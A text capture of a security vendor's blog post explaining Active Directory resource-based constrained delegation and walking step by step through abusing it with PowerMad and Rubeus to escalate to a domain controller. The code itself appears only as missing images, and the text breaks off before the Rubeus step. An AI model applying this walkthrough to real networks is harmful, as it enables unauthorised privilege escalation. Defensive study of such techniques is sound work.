Resource-Based Constrained Delegation Abuse

blog.netwrix.com/2022/09/29/resource-based-constrained-delegation-abuse

Delegation is confusing and complicated for most IT administrators. Active Directory offers unconstrained delegation, constrained delegation and resource-based constrained delegation (RBCD).

This blog post reviews why resource-based constrained delegation is more secure than its predecessors — and how it still can be abused and used as a means of lateral movement and privilege escalation. Specifically, we'll walk through a scenario in which an adversary abuses resource-based constrained delegation and some poorly configured Active Directory permissions to create computer accounts in Active Directory.

Handpicked related content:

[Free Guide] Active Directory Security Best Practices

At the end, we provide the code for the steps in the attack and an FAQ that provides more information about the three types of Kerberos delegation.

RBCD basics

Starting in Windows Server 2012, resource-based constrained delegation can be configured on the resource or a computer account itself. This is different from the other types of delegation, which are configured on the accounts accessing the resource. Resource-based delegation is controlled by the msDS-AllowedToActOnBehalfOfOtherIdentity attribute; it stores a security descriptor for the object that can access the resource.

Why is this delegation model better than its predecessors? Microsoft puts it this way: "By supporting constrained delegation across domains, services can be configured to use constrained delegation to authenticate to servers in other domains rather than using unconstrained delegation. This provides authentication support for across domain service solutions by using an existing Kerberos infrastructure without needing to trust front-end services to delegate to any service."

Overview of an Attack

To perform a resource-based constrained delegation attack, an adversary must:

- Populate the msDS-AllowedToActOnBehalfOfOtherIdentity attribute with a computer account that they have control over.
- Know a SPN set on the object that they want to gain access


Because by default all users can create 10 computer accounts (MachineAccountQuota), these tasks are easy to accomplish from a non-privileged account. The only privilege that an attacker needs is the capability to write the attribute on the target computer due to some poorly configured Active Directory permissions.

To accomplish this and show a quick proof of concept, we'll use the following tools with the following scenario:


1. We have compromised a non-privileged account on a Windows 10 host that has access to write the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on a domain controller due to poorly configured Active Directory permissions.
2. We will create a new computer account using PowerMad (allowed due to the default MachineAccountQuota value).
3. We set the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to contain a security descriptor with the computer account we created.
4. We leverage Rubeus to abuse resource-based constrained delegation.

Step 1. Check the access of the compromised account.

To start, let's take a look at the account we as attackers have gained access to. SBPMLABnonadmin is just a regular domain user account that has local administrator privileges on its machine. The screenshot below shows that we cannot UNC to the SBPMLAB-DC2 C$ admin share with our current privileges:




Using tools that enumerate permissions and objects in Active Directory, we are able to discover that we have some permissions on a domain controller, which we will target. The PowerShell scripts below will identify anywhere a specific user SID has Full Control, Write, Modify Permissions or Write Property: msDS-AllowedToActOnBehalfOfOtherIdentity on a targeted machine




Step 2. Create a new computer account.

Now that we know we have the capability to modify the attribute we need to populate, we need a computer account we control to perform the update. Since the MachineAccountQuota value has been left at the default, we are able to use PowerMad to create a computer account RBCDMachine with the password **ThisIsATest**:




Step 3. Allow the account to act on behalf of the other identity.

Now we need to set the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to contain the security descriptor of the computer account we created, and populate the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the DC that we have permissions over:



Now we just need to get the hash of the ‘ThisIsATest’ password for our RBCDMachine account:



Password Hash for the RBCDMachine Account


Step 4. Leverage Rubeus to abuse RBCD.

Now we have everything we need to use Rubeus to abuse resource-based constrained delegation. To recap what we've gathered so far:

